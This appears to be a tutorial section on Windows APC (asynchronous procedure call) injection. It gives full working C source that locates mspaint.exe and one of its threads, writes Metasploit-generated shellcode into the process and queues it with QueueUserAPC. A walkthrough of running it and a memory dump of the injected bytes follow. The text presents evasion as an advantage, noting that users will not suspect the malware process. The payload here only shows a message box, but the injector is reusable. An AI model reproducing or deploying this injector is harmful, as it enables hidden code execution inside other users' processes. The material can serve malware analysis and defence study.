

Asynchronous Procedure Call Injection

In this section, we are going to learn about APC injection, where we will be injecting callback functions on remote processes.

Basic Concepts


- It is a kind of call-back function mechanism
- By putting instructions in memory queue of a running thread
- When the thread enters certain state, it will notice the queue and execute the instructions in the queue
- The term Asynchronous means not executing immediately, it can execute anytime in future.

Example of APC

- For example, if a process wants to read a file, it will make a request to the OS.
- But opening a file is slow, so the process will not stop and wait but allow the OS to open the file, while the process continues to do other things.
- Once the file is ready, the OS will inform the process.

Mechanism of APC injection:

Mechanism of APC Injection



On the left, we have malware, which contains a shellcode, and on the right, we have a target process, with a thread. Inside the target process, we have the APC queue. Every running queue will have an APC queue.

The first step is to find the thread, so the malware will search for the thread, within the process.

Then it will allocate the memory in the target process, which will be done by the function `VirtualAllocEx`.

Then it will copy the shellcode, to the allocated memory, using `WriteProcessMemory`.

Now the shellcode has been copied to the allocated memory, then the malware will add the job to the queue, it is done by using `QueueUserAPC`.

Now the shellcode has been added to the APC queue.

Then it will wait for the thread to enter the Alertable State.

Alertable States are one of these States:

1. `SleepEx()`
2. `SignalObjectAndWait()`
3. `MsgWaitForMultipleObjectEx()`
4. `WaitForMultipleObjectEx()`
5. `WaitForSingleObjectEx()`

When the thread calls any of these functions, it will enter the alert state.

These states can be entered by doing some file operations.

So, once the thread is in the state, then the shellcode will go to the queue.

Then it will execute the shellcode.

Advantages

- Delayed execution of shellcode throws off causation between Malware and Target.
- Alertable State is triggered not by Malware but by Target Process, user will not suspect that the Malware Process is responsible

Disadvantages

- It needs to wait for Thread to enter Alertable State
- And is therefore slow and uncertain
- Uses VirtualAllocEx and WriteProcessMemory, which are usually detected by AV unless obfuscated

So, now let's go through the API functions in a detailed manner:

Here's the code:

```

2  #include <windows.h>
3  #include <stdio.h>
4  #include <stdlib.h>
5  #include <string.h>
6  #include <tlhelp32.h>
7
8  // 64-bit shellcode to display messagebox, generated using Metasploit on Kali Linux
9  unsigned char shellcodePayload[355] = {
10     0xFC, 0x48, 0x81, 0xE4, 0xF0, 0xFF, 0xFF, 0xFF, 0xE8, 0xD0, 0x00, 0x00,
11     0x00, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65,
12     0x48, 0x8B, 0x52, 0x60, 0x3E, 0x48, 0x8B, 0x52, 0x18, 0x3E, 0x48, 0x8B,
13     0x52, 0x20, 0x3E, 0x48, 0x8B, 0x72, 0x50, 0x3E, 0x48, 0x0F, 0xB7, 0x4A,
14     0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0, 0xAC, 0x3C, 0x61, 0x7C, 0x02,
15     0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0xE2, 0xED, 0x52,
16     0x41, 0x51, 0x3E, 0x48, 0x8B, 0x52, 0x20, 0x3E, 0x8B, 0x42, 0x3C, 0x48,
17     0x01, 0xD0, 0x3E, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48, 0x85, 0xC0,
18     0x74, 0x6F, 0x48, 0x01, 0xD0, 0x50, 0x3E, 0x8B, 0x48, 0x18, 0x3E, 0x44,
19     0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x5C, 0x48, 0xFF, 0xC9, 0x3E,
20     0x41, 0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31,
21     0xC0, 0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75,
22     0xF1, 0x3E, 0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD6,
23     0x58, 0x3E, 0x44, 0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x3E, 0x41,
24     0x8B, 0x0C, 0x48, 0x3E, 0x44, 0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x3E,
25     0x41, 0x8B, 0x04, 0x88, 0x48, 0x01, 0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E,
26     0x59, 0x5A, 0x41, 0x58, 0x41, 0x59, 0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20,
27     0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41, 0x59, 0x5A, 0x3E, 0x48, 0x8B, 0x12,
28     0xE9, 0x49, 0xFF, 0xFF, 0xFF, 0x5D, 0x3E, 0x48, 0x8D, 0x8D, 0x4B, 0x01,
29     0x00, 0x00, 0x41, 0xBA, 0x4C, 0x77, 0x26, 0x07, 0xFF, 0xD5, 0x49, 0xC7,
30     0xC1, 0x10, 0x00, 0x00, 0x00, 0x3E, 0x48, 0x8D, 0x95, 0x2A, 0x01, 0x00,
31     0x00, 0x3E, 0x4C, 0x8D, 0x85, 0x42, 0x01, 0x00, 0x00, 0x48, 0x31, 0xC9,
32     0x41, 0xBA, 0x45, 0x83, 0x56, 0x07, 0xFF, 0xD5, 0xBB, 0xE0, 0x1D, 0x2A,
33     0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF, 0xD5, 0x48, 0x83, 0xC4,
34     0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0, 0x75, 0x05, 0xBB, 0x47,
35     0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89, 0xDA, 0xFF, 0xD5, 0x48,
36     0x65, 0x6C, 0x6C, 0x6F, 0x2C, 0x20, 0x66, 0x72, 0x6F, 0x6D, 0x20, 0x74,
37     0x68, 0x65, 0x20, 0x46, 0x55, 0x54, 0x55, 0x52, 0x45, 0x21, 0x00, 0x47,
38     0x4F, 0x54, 0x20, 0x59, 0x4F, 0x55, 0x21, 0x00, 0x75, 0x73, 0x65, 0x72,
39     0x33, 0x32, 0x2E, 0x64, 0x6C, 0x6C, 0x00
40 };

```

```

42 unsigned int lengthOfShellcodePayload = 355;
43
44
45
46 int SearchForProcess(const char *processName) {
47     HANDLE hSnapshotOfProcesses;
48     PROCESSENTRY32 processStruct;
49     int pid = 0;
50
51     hSnapshotOfProcesses = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
52     if (INVALID_HANDLE_VALUE == hSnapshotOfProcesses) return 0;
53
54     processStruct.dwSize = sizeof(PROCESSENTRY32);
55
56     if (!Process32First(hSnapshotOfProcesses, &processStruct)) {
57         CloseHandle(hSnapshotOfProcesses);
58         return 0;
59     }
60
61     while (Process32Next(hSnapshotOfProcesses, &processStruct)) {
62         if (lstrcmpiA(processName, processStruct.szExeFile) == 0) {
63             pid = processStruct.th32ProcessID;
64             break;
65         }
66     }
67
68     CloseHandle(hSnapshotOfProcesses);
69
70     return pid;
71 }
72

```

```

74 HANDLE SearchForThread(int pid){
75     HANDLE hThread = NULL;
76     THREADENTRY32 thEntry;
77
78     thEntry.dwSize = sizeof(thEntry);
79     HANDLE Snap = CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);
80
81     while (Thread32Next(Snap, &thEntry)) {
82         if (thEntry.th32OwnerProcessID == pid) {
83             hThread = OpenThread(THREAD_ALL_ACCESS, FALSE, thEntry.th32ThreadID);
84             break;
85         }
86     }
87     CloseHandle(Snap);
88
89     return hThread;
90 }
91

```

```

95 // APC injection
96 int InjectAPC(int pid, HANDLE hProc, unsigned char * payload, unsigned int payload_len) {
97
98     HANDLE hThread = NULL;
99     LPVOID pRemoteCode = NULL;
100     CONTEXT ctx;
101
102     // find a thread in target process
103     hThread = SearchForThread(pid);
104     if (hThread == NULL) {
105         printf("ERROR, hijacking failed.\n");
106         return -1;
107     }
108
109     // [ Optional ]Decrypt payload code
110
111     // perform payload injection
112     pRemoteCode = VirtualAllocEx(hProc, NULL, payload_len, MEM_COMMIT, PAGE_EXECUTE_READ);
113     WriteProcessMemory(hProc, pRemoteCode, (PVOID) payload, (SIZE_T) payload_len, (SIZE_T *) NULL);
114
115     // execute the payload by adding async procedure call (APC) object to thread's APC queue
116     QueueUserAPC((PAPCFUNC)pRemoteCode, hThread, NULL);
117
118     return 0;
119 }

```

```

121 int main(void) {
122
123     int pid = 0;
124     HANDLE hProcess = NULL;
125
126     pid = SearchForProcess("mspaint.exe");
127
128     if (pid) {
129         printf("mspaint.exe PID = %d\n", pid);
130
131         // try to open target process
132         hProcess = OpenProcess( PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION |
133                                PROCESS_VM_OPERATION | PROCESS_VM_READ | PROCESS_VM_WRITE,
134                                FALSE, (DWORD) pid);
135
136         if (hProcess != NULL) {
137             InjectAPC(pid, hProcess, shellcodePayload, lengthOfShellcodePayload);
138             CloseHandle(hProcess);
139         }
140     }
141     return 0;
142 }
143

```

There is not much difference in this code, it has already been explained in the earlier section, so we will be going through the InjectAPC function:

It takes 4 parameters:

1. PID
2. Handle to the process
3. Payload
4. Size of the payload

Now, here we will search for the thread, as done in the thread context injection(already discussed)

Then it will allocate the memory for the shellcode in the remote process, it is done by using VirtualAllocEx.

Then we copy the shellcode to the allocated memory using WriteProcessMemory.

Then we use a new API:

QueueUserAPC:

Adds a user-mode asynchronous procedure call (APC) object to the APC queue of the specified thread.

It takes in 3 parameters

```
C++  
  
DWORD QueueUserAPC(  
    [in] PAPCFUNC pfnAPC,  
    [in] HANDLE    hThread,  
    [in] ULONG_PTR dwData  
);
```


First is the shellcode, which we have copied to the pRemoteCode, basically it is an allocated region in the target process, second is the handle to the thread, and the third is passing the data to the thread, in this case, we are not passing any data to the thread, so it is NULL.

Now let's compile the file, and execute it:

Make sure to open the mspaint, because it is the target process.

Then run the .exe file, and you can see that we don't get any pop-ups, so we need to do some file operation so that we will get a pop-up.

So, press on open file in mspaint, now you can see that we will get a pop-up.



It happened because the thread was put in the Alertable state. After all, we tried to open a file in mspaint.

Now, let's check in the process hacker, whether it is our payload or not:

In the memory tab of mspaint, we can see that we got our shellcode:


```
00000000 ec 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 .H.....AQA
00000010 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 PRQVH1.eH.R`>H.R
00000020 18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a .>H.R >H.rP>H..J
00000030 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1 Jm1.H1..<a|., A.
00000040 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e ..A....RAQ>H.R >
00000050 8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0 .B<H..>.....H..
00000060 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 toH..P>H.>D.@ I
00000070 01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d ...\H...>A.4.H..M
00000080 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 l.H1..A...A..8.u
00000090 f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b .>L.L$.E9.u.X>D.
000000a0 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c @$I..f>A..H>D.@.
000000b0 49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e I..>A...H..AXAX^
000000c0 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0 YZAXAYAZH.. AR..
000000d0 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 3e 48 XAYZ>H...I...]>H
000000e0 8d 8d 4b 01 00 00 41 ba 4c 77 26 07 ff d5 49 c7 ..K...A.Lw&...I.
000000f0 c1 10 00 00 00 3e 48 8d 95 2a 01 00 00 3e 4c 8d .....>H...*>L.
00000100 85 42 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 .B...H1.A.E.V...
00000110 bb e0 1d 2a 0a 41 ba a6 95 bd 9d ff d5 48 83 c4 ...*.A.....H..
00000120 28 3c 06 7c 0a 80 fb e0 75 05 bb 47 13 72 6f 6a (<.|....u..G.roj
00000130 00 59 41 89 da ff d5 48 65 6c 6c 6f 2c 20 66 72 .YA....Hello, fr
00000140 6f 6d 20 74 68 65 20 46 55 54 55 52 45 21 00 47 om the FUTURE!.G
00000150 4f 54 20 59 4f 55 21 00 75 73 65 72 33 32 2e 64 OT YOU!.user32.d
00000160 6c 6c 00 00 00 00 00 00 00 00 00 00 00 00 00 11.....
00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000180 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001a0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000001b0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

So, we can see that it is indeed our shellcode.